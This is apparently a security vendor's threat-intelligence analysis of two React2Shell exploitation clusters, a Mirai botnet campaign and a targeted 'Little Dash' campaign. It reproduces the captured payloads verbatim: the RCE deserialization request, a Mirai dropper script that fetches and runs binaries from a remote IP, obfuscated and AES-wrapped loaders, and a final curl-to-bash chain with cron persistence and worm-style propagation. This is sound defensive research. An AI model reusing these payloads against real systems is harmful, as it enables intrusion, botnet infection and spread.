TRINITY CYB3R

A Tale of Two (React2Shell) Clusters

Authors: Ren Urena and Tanner Piliego

Executive Summary

In early December 2025, CVE-2025-55812 (dubbed "React2Shell"), an unauthenticated Remote Code Execution (RCE) vulnerability that can be exploited to run commands remotely and take control of systems, took the internet by storm. Within hours of its disclosure, nation-state hackers began exploiting React2Shell to take control of vulnerable applications and deploy malware. Cybercriminals were also quick to leverage it in cryptomining attacks. Trinity Cyber has been protecting its customers from this high severity exploit since release. Among the thousands of React2Shell exploits prevented by Trinity Cyber's Full Content Inspection™ (FCI), there are two distinct clusters of payload activity that we'll dig into for this analysis:

"Teapot"

a Mirai botnet cluster with interesting anti-researcher responses.

"Little Dash"

a targeted cluster with built-in WAF bypass and AES encryption to protect the ultimate payload.

This analysis offers a unique look into both broad scale (Mirai) and extremely targeted (Little Dash) clusters of React2Shell activity.

Background

React is a widely used open-source JavaScript library used to build user interfaces. React2Shell is the common name for a maximum severity (CVSS 10.0) unauthenticated, deserialization vulnerability in React Server Components, tracked as CVE-2025-55182.

The unauthenticated nature of React2Shell combined with the relative ease of exploitation made the vulnerability truly dangerous. Akin to Log4J (CVE-2021-44228) back in 2021, React2Shell threatened many internet-facing applications. Both defenders and attackers rushed to operationalize React2Shell for their own purposes. Major vulnerability lists such as the CISA Known Exploited Vulnerabilities (KEV) list included the CVE on their priority list for action.

Researchers have contributed a wealth of great information on the topic of React2Shell, outlining everything from Chinese APT attacks (early December) to cryptocurrency mining attacks (ongoing). The layered techniques, and most notably the lengths that attackers take to evade current defenses, are eye-catching. Attacks range from simple, un-encoded exploits that are clearly repurposed from GitHub Proofs-of-Concept (POCs) to advanced nation-state level exploitation that takes extra care to hide among the noise of the internet.


Technical Details

Over the past three months, Trinity Cyber has seen thousands of different payloads within React2Shell exploitation. In this report, we break down two unique clusters of React2Shell activity from a payload perspective, to highlight how quickly advanced attacks evolve amongst the chaos of a widespread and trivially exploited vulnerability like React2Shell.

Cluster #1 – Teapot (Mirai botnet)

Mirai is an active and widespread botnet used for a variety of cyber-attacks – including DDoS and control of IoT devices – that's been active since 2016. The botnet is continuously evolving, weaponizing new vulnerabilities as they're released, and targeting multiple Linux architectures.


While diving into some recent React2Shell payloads, Trinity Cyber noticed an interesting attempt to propagate the Mirai botnet:



```
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.
require('child_process').execSync('cd /tmp;wget -O- http://91.92.241.10:80/logic.sh|sh');","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
```

Figure 1. React2Shell payload triggering the download of a Mirai shell script

At face value, this looks like standard Mirai exploitation – grabbing a Linux shell script to enumerate and determine which version of Mirai to download next. However, request the ".sh" file in the screenshot above with the wrong User Agent and you'll get a HTTP status code 418 ("I'm just a teapot"). The status code comes from an April Fool's joke embedded in RFC 2324 and is a rare find on the modern internet [1]. Thankfully, the 418 response is easily subverted using the latest version of "Wget" as the user agent: something that's usually hard coded into Mirai binaries. Use of the correct user agent returns the "logic.sh" payload (SHA256: cf8e3b9c889ced82e62a70c093063ba7c27 b8540db7ea0b7b2edd9c055c98d77) which contains enumeration, download, and anti-forensic code written in Bash.



```
#!/bin/sh
P=$$
for d in /tmp /var/tmp /dev/shm /var/run /run /var/lock /var/cache /var/spool /var/log /opt /usr/local /home
 /root /data/local/tmp /cache /sdcard /mnt /media; do
    if [ -d "$d" ] && [ -w "$d" ]; then
        T="$d/.t$P"
        if echo "#!/bin/sh" > "$T" 2>/dev/null && chmod +x "$T" 2>/dev/null && [ -x "$T" ]; then
            rm -f "$T" 2>/dev/null
            cd "$d"
            ./x86_64.kok logic; wget http://91.92.241.10/x86_64.kok; curl -O http://91.92.241.10/x86_64.kok;
 chmod +x x86_64.kok; ./x86_64.kok logic; rm -rf x86_64.kok
            ./x86_32.kok logic; wget http://91.92.241.10/x86_32.kok; curl -O http://91.92.241.10/x86_32.kok;
 chmod +x x86_32.kok; ./x86_32.kok logic; rm -rf x86_32.kok
             wget http://91.92.241.10/[redacted]; curl -O http://91.92.241.10/[redacted]; chmod +x [redacted] ./[redacted] root
kit; rm -rf [redacted]
            wget http://91.92.241.10/powerpc.kok; curl -O http://91.92.241.10/powerpc.kok; chmod 777 powerpc
.kok; ./powerpc.kok logic; rm -rf powerpc.kok
            wget http://91.92.241.10/mips.kok; curl -O http://91.92.241.10/mips.kok; chmod 777 mips.kok; ./m
ips.kok logic; rm -rf mips.kok
            wget http://91.92.241.10/mipsel.kok; curl -O http://91.92.241.10/mipsel.kok; chmod 777 mipsel.ko
k; ./mipsel.kok logic; rm -rf mipsel.kok
            wget http://91.92.241.10/arm.kok; curl -O http://91.92.241.10/arm.kok; chmod 777 arm.kok; ./arm.
kok logic; rm -rf arm.kok
            wget http://91.92.241.10/arm5.kok; curl -O http://91.92.241.10/arm5.kok; chmod 777 arm5.kok; ./a
rm5.kok logic; rm -rf arm5.kok
            wget http://91.92.241.10/arm6.kok; curl -O http://91.92.241.10/arm6.kok; chmod 777 arm6.kok; ./a
rm6.kok logic; rm -rf arm6.kok
            wget http://91.92.241.10/arm7.kok; curl -O http://91.92.241.10/arm7.kok; chmod 777 arm7.kok; ./a
rm7.kok logic; rm -rf arm7.kok
            wget http://91.92.241.10/sparc.kok; curl -O http://91.92.241.10/sparc.kok; chmod 777 sparc.kok;
./sparc.kok logic; rm -rf sparc.kok
            wget http://91.92.241.10/m68k.kok; curl -O http://91.92.241.10/m68k.kok; chmod 777 m68k.kok; ./m
68k.kok logic; rm -rf m68k.kok
            wget http://91.92.241.10/sh4.kok; curl -O http://91.92.241.10/sh4.kok; chmod 777 sh4.kok; ./sh4.
kok logic; rm -rf sh4.kok
        fi
```

Figure 2. Contents of "logic.sh", which contains enumeration, download, and anti-forensic measures

The following architectures are targeted by this campaign:

x86_64.kok	**mips.kok**	**arm6.kok**	**sh4.kok**
x86_32.kok	**mipsel.kok**	**arm7.kok**	**arm5.kok**
powerpc.kok	**arm.kok**	**sparc.kok**	**m68k.kok**

Similarly to the “logic.sh” script, these payloads return HTTP 418 codes when requested with anything but “Wget” user agents. Using this method, Trinity Cyber team pulled every single Mirai payload and analyzed the similarities between them. All the files in this campaign:

- ✓ Share the C2 addresses 31.214.244.19 and 91.92.241.12
- ✓ Contain various anti-reversing tricks to fool researchers
- ✓ Execute various anti-forensic tasks on disk
- ✓ Contain “User-Agent: CitizenFX/1”, related to “Fivem” DDoS attacks [2]
- ✓ Contain “User-Agent: curl/7.83.1-DEV”

Running any Mirai sample from this campaign returns “god will save us all” via command line.

```
remnux@remnux:~/Desktop$ /302ec7130c37581b0c5f59c7ddceec53ef2169cb9d66711f7670c4ecf40a118b
god will save us all
remnux@remnux:~/Desktop$
```

Figure 4. Unique phrase found in this Mirai cluster


After this, any terminal command issued is replied to with “Killed,” including attempts to look at running processes. This is in line with the static strings “killall -9 .monitor 2>/dev/null, killall -9 .update .monitor 2>/dev/null, killall -9 .update 2>/dev/null” observed in Mirai samples. These three commands forcefully sends a SIGKILL to all processes/hidden files with “.monitor” or “.update”.

```
remnux@remnux:~/Desktop$ ps ax
Killed
remnux@remnux:~/Desktop$ ls
Killed
```

Figure 5. Anti-reversing logic running after execution

In addition, these Mirai samples target common logging utilities such as “rsyslog.service” and kill all processes ending in “.monitor” and “.update”, among other anti-forensic actions.

Digging further into the “CitizenFX” user agent and “Fivem” POCs on GitHub reveals the user “iotwar” [3], who hosts additional tools to DDoS various platforms and deface a rival botnet known as Qbot. These connections point back to Mirai botnets roots – as a powerful tool for DDoSing gaming infrastructure that has since turned into an internet scourge targeting many other services.




“Little Dash” Cluster

Little Dash refers to a React2Shell payload cluster which was delivered on rare occasion – three separate days, from three separate IPs, with a total of 45 exploit attempts. It appears to be much more advanced than typical React2Shell payloads and contains the following upgrades:

1. Web Application Firewall (WAF) evasion via Unicode characters
2. Overly large payload size (28k+ bytes) to aid in WAF evasion
3. Three layers of decoding and one layer of AES decryption to hide payload

Little Dash cluster exploits were observed being thrown in rapid succession on December 13th (18 attempts), January 4th (3 attempts), and January 22nd (24 attempts) from three separate IP addresses. These payloads were large with total size above 28,000 bytes, which is also part of the WAF bypass mechanism [4].


The following steps reveal the Little Dash payload:



```
{"\u0074\u0068\u0065\u006e": "\u0024\u0031\u003a\u005f\u005f\u0070\u0072\u006f\u0074\u006f\u005f\u005f\u003a\u0074\u0068\u0065\u006e",
"\u0073\u0074\u0061\u0074\u0075\u0073": "\u0072\u0065\u0073\u006f\u006c\u0076\u0065\u0064\u005f\u006d\u006f\u0064\u0065\u006c",
"\u0072\u0065\u0061\u0073\u006f\u006e": -1, "\u0076\u0061\u006c\u0075\u0065":
"\u007b\"\u0074\u0068\u0065\u006e\"\u003a\"\u0024\u0042\u0031\u0033\u0033\u0037\"\u007d", "\u005f\u0072\u0065\u0073\u0070\u006f\u006e\u0073\u0065":
{"\u005f\u0070\u0072\u0065\u0066\u0069\u0078":
"\u0076\u0061\u0072\u0020\u0072\u0065\u0073\u003d\u0028\u0066\u0075\u006e\u0063\u0074\u0069\u006f\u006e\u0028\u0029\u007b\n\u0020\u0020\u0020\u0020\u0020\
20\u0020\u0074\u0072\u0079\u0020\u007b\n\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0063\u006f\u006e\u0073\u0074\u0020\u0063
03d\u0020\u0070\u0072\u006f\u0063\u0065\u0073\u0073\u002e\u006d\u0061\u0069\u006e\u004d\u006f\u0064\u0075\u006c\u0065\u002e\u0072\u0065\u0071\u0075\u0069\
65\u0028\u0027\u0063\u0072\u0079\u0070\u0074\u006f\u0027\u0029\u003b\n\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0063\u006f
073\u0074\u0020\u006b\u0020\u003d\u0020\u0042\u0075\u0066\u0066\u0065\u0072\u002e\u0066\u0072\u006f\u006d\u0028\u0027\u0034\u0039\u0063\u0065\u0037\u0038\
```

Figure 6. Unicode Character WAF Evasion


Once decoded, logic to decode Base64 and decrypt with a provided AES-256-CBC Key and initialization vector (IV) becomes visible:



```
(function(){\n        try {\n            const c = process.mainModule.require('crypto');\n            const k =
Buffer.from('49ce78d557088ebd141a34159544134f58200ac7741135e699258bb671be4243', 'hex');\n            const i = Buffer.from('21fd397af42d313aeb79d83234d38150',
'hex');\n            const d = c.createDecipheriv('aes-256-cbc', k, i);\n            let r =
d.update('MbwIy5RMP24EvcIyBnarlM+jBhsmieRpMwAYVZsuCuSX81f/5DRN4fPtE6iPzkYtqFgoq5c2g7xfND2pzjrB+6J1K3ejQun4C3FZph0ReqIDN4pa4LDtGKLtxVV7IRyhuYRx0N7PxL4kDjLMKImkP2
CsUPw9MQqY9lT5TyHTY2C/+XOxjBBMc+JqiMZH1Evn8MmezgyIohQQi5my65jYHxpYXkUdC+We1tfoYE/V25Q/JaGksu3nxhUF2TTPqjAbeHmRlDNB7C0qzbIi9E7gBaa9Cd5k+62LQ+4xRmOoR6ZiEwinHQdNMi
ZoPWMq1ubE6RP9pC+LFz0NQwIBG+1TjsVMtiRFmMBDqyOxYE19mEOeO73k+NZHdxiXxJHLsHy89Wp1rKQorw4KO0andK/jD0Q/MTAcKsGioJEx5cW1Slg/kn5upTEDD/NUqP9jkvupEUtA44GmU07Lo/etbXaV/5
t/1bqMYMesPIAPGkPOaM3z5pufTo1m9a57c+qzcrhAO5f1SoOyvhCbvCCL9P0NH+zy8YmummVFS3oSETFpgw6xquEaWQFSL1vfLqoJ0DkBI8eWDSYL2ZABAa2KgMeh/Ca5R/Mm794LzaoET1gMBp1NKiaHrNiu8j
RhlVkj7pYk+Z/7zi5C7PfgyxUwNLRU/cNqvSS3tnS3EEKOVN5tSptNSeLJKX3aPNIgdDEz9k0oR6eKt4oXh94aDi/ZAHkpWUWqe+I7U/X2TVTM06xpsdwPYgu8HpD5vRJ3x32j4iPiQqmXUCc0q/xIzdlDyl+JmL
Zd+xaxABblViWuUv4Rh/K6vKZKpekEyXZEhvgtOYAtxRa03zaLSfTmY+gnjxma2TV0JmkGHe43tKLsnwH2L6/547WpcKuWmhj81VPyjr1PfQ9w0rY1wDb7VA53EHyUC8czL+kuWVHplu1WmQb2vKzekkfUNXeeGR
0Mbg5Fueso6lNqhxO7rxId3kU6IKprhN0HkPRV6TtJEtLLRyEQOMTyah1EmB4TvuTQnhoI7Jrdb5duXDfgEr9W1PoxBGOh7wKkCWu91n9VdEuVLDi0x7g2+O/dE6ExG0q6R2ls2yfcOBg2IPU2ZMs4ysZNsOkt1U
s0w0TEFr15BSXyrPapSpoYOIrlnk2AKRygJuH49tGDGxK4Urp8McFdk5UDnLEdq/u0B0bwWiu1joPBZxYLg/jfe1QnLnXODP4Kxe7MrxcjtlmF3EDgHkTY0UqhkiFzXPpmq6+Uf+pjnlR9JvqsueUSZk3oqaChag
pswMwt47jUN2sbK6xvj1A6zmlatBM38m8aZVKUKqDL3hxi4SJrNc2MBumUt/yuiTBQJ5JBvAQVRMthyO2ElE27O+zR5mU6ol2xQnCBBsD1Mi1GPkkKmgxH5YsNNYdcy1Nt+re4fKwO3ObvCYgUupZGDMPbe8527c
wAMS5xOATNhidmhDJt05VkBA83RcmK9Q5frBlC+p2adNvUABY4Xye6kDJHJaMDCrFjG1cSRQ6Zm82lP0Y+G/zLFQufLIAB/F/t4qjt8njMRV0Jlm+GObAX4DXFkGjvOtFHcambKe1YCGKHyccSZH3c/696gI0P9p
```

Figure 7. Decoded React2Shell Payload (AES encrypted)


Once decrypted, another layer of Base64 decoding results in “test.js” being written to “/tmp” folder on the target.



```
(function () {
    const fs = process.mainModule.require('fs');
    const buf =
Buffer.from('Y29uc3QgeyBleGVjIH0gPSByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJyk7Cgpjb25zdCBjb21tYW5kID0gJ2N1cmwgLXNMIGh0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250ZW5
uaXRvci9rb21hcmktYWdlbnQvcmVmcy9oZWFkcy9tYWluL2luc3RhbGwuc2ggfCBiYXNoIC1zIC0tIC1lIGh0dHBzOi8vZGFzaC5saXR0bGUuYXJteSAtLWF1dG8tZGlzY292ZXJ5IFpveV
1QjZkVSAtdSAtLWluc3RhbGwtc2VydmljZS1uYW1lIHN5c3RlbS11cGRhdGUnOwoKY29uc3QgY2hpbGRQcm9jZXNzID0gZXhlYyhjb21tYW5kLCAoZXJyb3IpID0+IHsKICBpZiAoZXJyb3
uZXJyb3IoYEVycm9yIGV4ZWN1dGluZyBjb21tYW5kOiAke2Vycm9yLm1lc3NhZ2V9YCk7CiAgICBwcm9jZXNzLmV4aXQoMSk7CiAgfQp9KTsKCi8vIFN0cmVhbSBvdXRwdXQgaW4gcmVhbC
zcy5zdGRvdXQub24oJ2RhdGEnLCAoZGF0YSkgPT4gewogIHByb2Nlc3Muc3Rkb3V0LndyaXRlKGRhdGEpOwp9KTsKCmNoaWxkUHJvY2Vzcy5zdGRlcnIub24oJ2RhdGEnLCAoZGF0YSkgPT4
kZXJyLiB3cml0ZShkYXRhKTsKfSk7CgpjaGlsZFByb2Nlc3Mub24oJ2Nsb3NlJywgKGNvZGUpID0+IHsKICBjb25zb2xlLmxvZyhgXG5Qcm9jZXNzIGV4aXRlZCB3aXRoIGNvZGUgJHtjb2
uZXhpdChjb2RlKTsKfSk7', 'base64');
    fs.writeFileSync('/tmp/test.js', buf);
    return 'File written successfully';
}());
```

Figure 8. AES Decrypted Payload (Pre Base64)

After three layers of decoding, and one round of AES decryption, the final payload emerges:



```
curl -sL https://raw.githubusercontent.com/komari-monitor/komari-agent/refs/heads/main/install.sh | bash -s -- -e https://dash.little.army --auto-discovery
ZoyYIgG8dZ3EVpwLq1AuB6dU -u --install-service-name system-update; sudo apt install -y zip python3 python3-pip 2>/dev/null || sudo yum install -y zip python3
python3-pip 2>/dev/null || sudo dnf install -y zip python3 python3-pip 2>/dev/null || sudo pacman -S --noconfirm zip python python-pip 2>/dev/null || sudo zypper
install -y zip python3 python3-pip 2>/dev/null || echo "Installation failed - check your package manager"; pip3 install aiohttp pycryptodomex requests tldextract;
echo "*/5 * * * * curl --create-dirs -o /tmp/system.zip http://175.45.201.93/.tmp/system.zip; unzip -o /tmp/system.zip -d /tmp/system; rm /tmp/system.zip; cd
/tmp/system/system && python3 ccx_domain_streamer.py --all-tlds --command 'python3 react_rce_cli.py -l {} -f payload.js --tor --unicode --aes --write-retries 3 --
exec-retries 2 --workers 200' --batch-file --batch-size 2000 --workers 20" | sudo crontab - ;curl --create-dirs -o /tmp/system.zip
http://175.45.201.93/.tmp/system.zip; unzip -o /tmp/system.zip -d /tmp/system; rm /tmp/system.zip; cd /tmp/system/system && python3 ccx_domain_streamer.py --all-
tlds --command 'python3 react_rce_cli.py -l {} -f payload.js --tor --unicode --aes --write-retries 3 --exec-retries 2 --workers 200' --batch-file --batch-size 2000
--workers 20
```


Figure 9. Final Little Dash Payload

Breaking Down the Payload

Little Dash payloads demonstrate advanced Linux familiarity, chaining multiple commands together to achieve four major objectives:

1. Install Komari Agent [5] for further monitoring of exploited targets
2. Install Python + dependencies required to run further payloads
3. Download and install further malware from a remote IP
4. Establish long-term persistence via cron job

First, a curl command retrieves a server monitoring tool named Komari Agent from a GitHub repository and installs it on the target machine. Persistence is then established using Bash to run the install script, register an auto-discovery key for the agent back to the domain "dash[.]little[.]army" and create a background service named "system-update".



Error: Failed to fetch node data

Log in to the Komari control panel.
This is a private Komari site, please log in first.

Figure 10. Komari control panel hosted at "dash[.]little[.]army"

Second, it downloads python3, pip, and zip tools using the "apt", "dnf", or "yum" package manager and hides error messages by sending them to "/dev/null". Python packages "aiohttp", "pycryptodomex", "requests", and "tldextract" are then installed with pip3 – a common Python package manager.

Here's what those packages do:

aiohttp	Asynchronous HTTP client/server library
pycryptodomex	High performance cryptography library
requests	Simple HTTP library
tldextract	URL parsing and extraction library

Finally, a curl command retrieves the file "system.zip" from the host at 175.45.201.93, unzips and saves it to "/tmp/system" directory on the target system. From there, various python and javascript payloads are executed. Based purely on the filenames themselves, one theory is that the attacker is trying to turn the target system into a React2Shell exploitation server that's self-propagating – a worm-style exploitation campaign.

- ✓ **ccx_domain_streamer.py --all-tlds**
  Possible React2Shell domain scanner based on a list of unknown domains
- ✓ **react_rce_cli.py --tor --aes –workers 200**
  Possible method of exploiting more vulnerable React2Shell instances with the same AES encrypted payload through the TOR network at high volume.
- ✓ **payload.js**
  Possible payload at post-AES decryption

At the time of analysis, the host on 175.45.201.93 was unavailable, likely due to filtering or operational security (OPSEC) measures. The IP address of the Little Dash payload server geo-locates to the Republic of Korea (AS 135354, NAVER BUSINESS PLATFORM ASIA PACIFIC PTE. LTD.) and appears to be offline.

A Little Dash Easter Egg

A fun discovery when browsing the Top-Level Domain (TLD) of "little[.]army" can be accessed when coming from a residential IP. This actor hosts a webpage where you are welcomed with a large ASCII art of a green CD spinning, with the title "Just a CD." Source code of the page reveals a Real User Monitoring (RUM) file that's responsible for tracking visitors and other website metrics.




Figure 11. Home page of "little[.]army" TLD website

Indicators of Compromise

Mirai Cluster

IOC	Type	Description
91.92.241.10	**IP Address**	Mirai payload server
91.92.241.12	**IP Address**	Mirai C2 server
31.214.244.19	**IP Address**	Mirai C2 server
cf8e3b9c889ced82e62a70c093063ba7c27b8540db7ea0b7b2edd9c055c98d77	**SHA256 Hash**	Filename: logic.sh
302ec7130c37581b0c5f59c7ddceec53ef2169cb9d66711f7670c4ecf40a118b	**SHA256 Hash**	Filename: x86_64.kok
3e6e4acb178ecef8b03ead9d1331e88a7ebde62e0382fe6b65a975acc9d9fe1b	**SHA256 Hash**	Filename: x_86_32.kok
8c70324d189ce5bf13a4c2db3d90355bd6fc812c8d2d50f708ff6bd1cd3f3f76	**SHA256 Hash**	Filename: powerpc.kok
